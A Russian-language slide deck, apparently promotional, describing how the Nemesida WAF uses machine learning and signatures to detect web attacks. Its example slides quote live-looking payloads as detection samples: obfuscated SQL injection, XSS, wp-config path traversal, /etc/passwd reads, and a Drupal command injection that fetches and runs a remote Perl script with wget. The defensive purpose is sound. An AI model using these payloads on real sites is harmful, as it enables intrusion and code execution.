Nemesida WAF

Web Application Firewall

Статистика угроз

Каждый третий сайт компрометируется или подвергается атакам хакеров.

80% атакованных сайтов компрометируются в ходе нецелевых атак с использованием популярных сканеров.

Больше половины скомпрометированных сайтов заражаются и блокируются поисковыми системами.

В случае успешной атаки злоумышленник может получить доступ к персональным данным пользователей, а также к прочей конфиденциальной информации.

Предназначение «Nemesida WAF»

Использование «Nemesida WAF» позволяет минимизировать риск компрометации интернет-магазинов, порталов, API и прочих веб-приложений при хакерских атаках.

Машинное обучение


В основе своей работы ПО «Nemesida WAF» использует модуль машинного обучения «Nemesida AI».


Машинное обучение (ML) — обширный подраздел искусственного интеллекта (AI), изучающий методы построения алгоритмов, способных обучаться.

Причины использования ML для обнаружения атак на веб-приложения

Это модно.

AI + Cyber Security = Top Trends & Strartups





Причины использования ML для обнаружения атак на веб-приложения

Это обоснованно.

Синтаксис протокола HTTP версий 1.0 и 1.1 позволяет интерпретировать данные как строки.

Исходные данные: пример легитимного запроса

28/Aug/2018:16:55:24 +0300;
200;
192.168.1.1;
http;
example.com;
GET /login.php HTTP/1.1;
PHPSESSID=vqmi2ptvisohf62lru0shg3ll7;
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21;
-;
-;
----------START-BODY----------
-;
----------END-BODY----------


Исходные данные: пример нелегитимного запроса

28/Aug/2018:16:55:24 +0300;
200;
192.168.1.1;
http;
example.com;
GET /login.php?search=**%3Cscript%3Ealert(1)%3C%2Fscript%3E** HTTP/1.1;
PHPSESSID=vqmi2ptvisohf62lru0shg3ll7;
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21;
-;
-;
----------START-BODY----------
-;
----------END-BODY---------

Задача

Научить «Nemesida AI» выявлять атаки на веб-приложение на основе содержимого HTTP-запроса, то есть производить классификацию запросов (как минимум, бинарную: легитимный или нелегитимный запрос).

Общая схема классификации строк



Источник: www.researchgate.net/publication/228084521_Text_Classification_Using_Machine_Learning_Techniques

Адаптация схемы под задачу обнаружения атак на веб-приложение

1. Обработка трафика
Анализируем поступающие на веб-сервер HTTP-запросы с возможностью их блокирования.

2. Определение токенов
Текстовый протокол HTTP не является осмысленным текстом, поэтому для работы с ним используем не слова, а n-граммы (выбор n – тоже отдельная задача)

3. Фильтрация
Не используется.

4. Фильтрация
Не используется.


Адаптация схемы под задачу обнаружения атак на веб-приложение

5. Преобразование в векторный вид.
На основе анализа научных исследований и существующих прототипов была построена схема работы модуля машинного обучения («Nemeisda AI»), а после анализа данных сформировано признаковое пространство из элементов. Поскольку большинство признаков являются текстовыми, производилась их векторизация для дальнейшего использования в алгоритме распознавания. А так как поля запросов не являются отдельными словами, и зачастую состоят из последовательностей символов, было принято решение об использовании подхода на основе анализа частоты встречаемости n-грамм (TF-IDF, https://ru.wikipedia.org/wiki/TF-IDF).

Адаптация схемы под задачу обнаружения атак на веб-приложение

Задача обнаружения атак с математической точки зрения формализовалась как классическая задача классификации (два класса: легитимный и нелегитимный трафик). Выбор алгоритмов производился по критерию доступности реализации и возможности тестирования. Наилучшим образом себя показал алгоритм градиентного бустинга (AdaBoost). Таким образом, после обучения принятие решения «Nemesida AI» осуществляется с учетом статистических свойств анализируемых данных, а не на основе детерминированных признаков (сигнатур) атак.

Пример преобразования текста в векторный вид



Источник: habr.com/company/ods/blog/329410/

Адаптация схемы под задачу обнаружения атак на веб-приложение

6. Выделение словаря признаков
Забрать результат работы алгоритма TF/IDF и уменьшить число признаков (управляя, например, параметром частоты встречаемости).

7. Обучение алгоритма
Выбор алгоритма и его обучение.
При распознавании запросов по обученным моделям работают только блоки 1, 5, 6 + Recognition.

Классические алгоритмы и глубинное обучение (многослойные нейронные сети)

Классические алгоритмы и глубинное обучение

Глубинное обучение обеспечивает высокую точность, однако требует больших затрат на ресурсы, как для процесса обучения (на GPU), так и для процесса распознавания (inference может быть и на CPU), но время, затрачиваемое на обработку одного запроса, **существенно превышает** время обработки с помощью классических алгоритмов (что неприемлемо для веб-приложений).

Кроме этого, не у всех клиентов имеется возможность приобрести сервер с GPU для глубинного обучения, поэтому мы выбрали классические алгоритмы. В то же время мы никого не принуждаем не использовать Deep Learning.


Особенности «Nemesida WAF»

В «Nemesida WAF» мы используем классические алгоритмы машинного обучения, не требующие в отличие от нейронных сетей больших вычислительных мощностей.

Классические алгоритмы при наличии хорошей обучающей выборки обеспечивают близкую к методам глубинного обучения точность и хорошо масштабируются на любую платформу.

Выбор алгоритма машинного обучения

При выборе алгоритмов участвовали практически все, входящие в пакет scikit-learn.



Выбор алгоритма машинного обучения

При разработке механизма обнаружении атак на основе машинного обучения использовалась следующая стратегия:

- фиксация уровня ложных срабатываний на значении 0.01%;
- увеличение до максимума уровня обнаружения атак при заданном уровне ложных срабатываний.

Таким образом, параметры классификатора выбирались с учетом выполнения каждого из условий, а результат решения задачи по формированию обучающих выборок двух классов на основе модели векторного пространства (легитимного трафика и атак) напрямую влиял на качество работы классификатора.


Выбор алгоритма машинного обучения

Обучающая выборка нелегитимного трафика базируется на существующей базе атак, получаемых с использованием ручного и полуавтоматического режима тестирования веб-приложений, а условно легитимного трафика — на основе запросов, приходящих на защищаемое веб-приложение и распознанных сигнатурным анализатором как легитимные.

Такой подход позволяет адаптировать систему обучения «Nemesida AI» под конкретное веб-приложение, снижая уровень ложных срабатываний до минимума, примерно вдвое повышая точность выявления атак.

Объем формируемой выборки легитимного трафика зависит от объема свободной оперативной памяти сервера, на котором функционирует модуль машинного обучения. Рекомендуемым параметром для обучения моделей является значение в 400.000 запросов при 32 ГБ свободной ОЗУ.

Алгоритм «Случайный лес»



Алгоритм «Случайный лес»

По результатам кросс-валидации был выбран метод на основе случайного леса, который позволил нам достичь следующих показателей:

False Positive: 0.01%
False Negative: 0.01%,
Accuracy: 99.98%

Примеры атак, выявляемых модулем машинного обучения

Пример 1:
name[#post_render][0]=printf&name[#markup]=ABCZ%0A

Пример 2:
action=revslider_show_image&img=../wp-config.php

Пример 3:
/?id=1+un/**/ion+sel/**/ect+1,2,3--

Пример 4:
')) OR 2>1 uNi\On SeL\eCT 11,21,31,41,51,61,71,81,91,101,111 FROM ...

Примеры атак, выявляемых модулем машинного обучения

Пример 5:
bid=select*from(select
%20name_const(CHAR(111,108,111,108,111,115,104,101,114),1),name_const(CHAR(111,1
08,111,108,111,115,104,101,114),1))a)

Пример 6:
%a%/%*%*%/%N%D %(%S%E%/%*%*%/%l%/%*%*%/%e%/%*%*%/%C%t %* %f%/%*%*
%/%R%/%*%*%/%o%m %(%S%E%/%*%*%/%l%/%*%*%/%e%/%*%*%/%C%t%(%s%L%E
%e%p%(%5%)%)%)%X%V%u%M%)

Пример 7:
id=-1 unIO%6e/*a*/selEC%74{f 1},2,3,4,5,6,7,version/*gg*/(/*ad*/),9,10,11,12 --

Примеры атак, выявляемых модулем машинного обучения

Примеры атак, заблокированных модулем «Nemesida AI», но не распознанных сигнатурным методом как атаки.

Пример 8:

?args=user%2Fpassword&name%5B%23markup%5D=cd+%2Ftmp%3Bwget+146.185.X.39%2Flug%3Bperl+lug%3Brm+-rf+lug&name%5B%23type%5D=markup&name%5B%23post_render%5D%5B%5D=passthru

Пример 9:

?args=1'%)%;%/%*%!%/%*%!%/%*%!%0%S%E%L%E%C%T%*%/%*%/%c%o%U%N%t%(%*%)%/%*%!%/%*%!%/%*%!%0%F%R%O%M%*%/%*%/%G%E%N%E%R%A%T%E%_%S%E%R%I%E%S%(%1%,%1%0%0%0%0%0%0%0%)%-%-

Пример 10:

')) un","ion se","lect 1,2,3,4,5,6,7,8,9,concat(table","_name,0x202020,col","umn_name),11 fr","om info","rmation_schem","a.columns wher","e tabl","e_schema li","ke data","base","()#"]

Примеры атак, выявляемых модулем машинного обучения

Примеры атак, заблокированных модулем «Nemesida AI», но не распознанных сигнатурным методом как атаки.

Пример 11:
?args=%2f???%2f??t%20%2f???%2fp??s??

Пример 12:
?args=;+cat+/e't'c/pa'ss'wd

Пример 13:
?args=(sy.(st).em)(ls);

и другие.

Атаки методом перебора

«Nemesida WAF» выявляет атаки методом перебора (brute-force атак), в том числе распределенные (с использование распределенных вычислительных сетей), при этом анализ производится на копии запросов, не увеличивая время отклика веб-приложения.

Атаки методом перебора

Для выявления brute-force атак используется следующий принцип работы:

1. Сбор поступающих запросов.
2. Извлечение необходимых для принятия решения данных.
3. Их фильтрация с исключением нецелевых URI для повышения точности определения атаки.
4. Расчет взаимных расстояний между запросами с использованием расстояния Левенштейна и нечеткой логики.
5. Выбор по мере близости в рамках определенного временного окна запросов с одного IP на конкретный URI; или (для выявления распределенных атак) выбор всех запросов на конкретный URI, независимо от IP.
6. Блокирование источника(ов) атаки по IP-адресу(ам) при превышении пороговых значений.

Сравнение методов выявления атак

Недостатки сигнатурного анализа:
- не способен выявить новые признаки атак;
- не способен выявить аномалии (в том числе brute-force атаки), и, соотвественно, не способен оценивать уровень аномалии;
- не под каждую атаку возможно составить правило;
- имеется риск пропуска атак.
- много (по сравнению с ИИ) ложных срабатываний.

Недостатки анализа машинного обучения:
- скорость обработки запросов ниже по сравнению с сигнатурным методом;
- имеется риск пропуска атак.


Особенности «Nemesida WAF»

«Nemesida WAF» использует комбинированный анализ на основе сигнатур и машинного обучения, позволяя обеспечивать защиту интернет-магазинов, порталов, API и прочих веб-приложений от хакерских атак.

Особенности «Nemesida WAF»

Кроме этого, «Nemesida WAF» имеет модуль «Nemesida WAF Scanner», выполняющий поиск уязвимостей, систему виртуального патчинга и множество дополнительных возможностей, способствующих повышению уровня защищенности веб-приложений.

Выявленные аномалии и результаты работы модулей, помимо отображения в удобном личном кабинете, размещаются в СУБД Postgres, позволяя производить интеграцию ПО «Nemesida WAF» с системами класса SIEM.



waf.pentestit.ru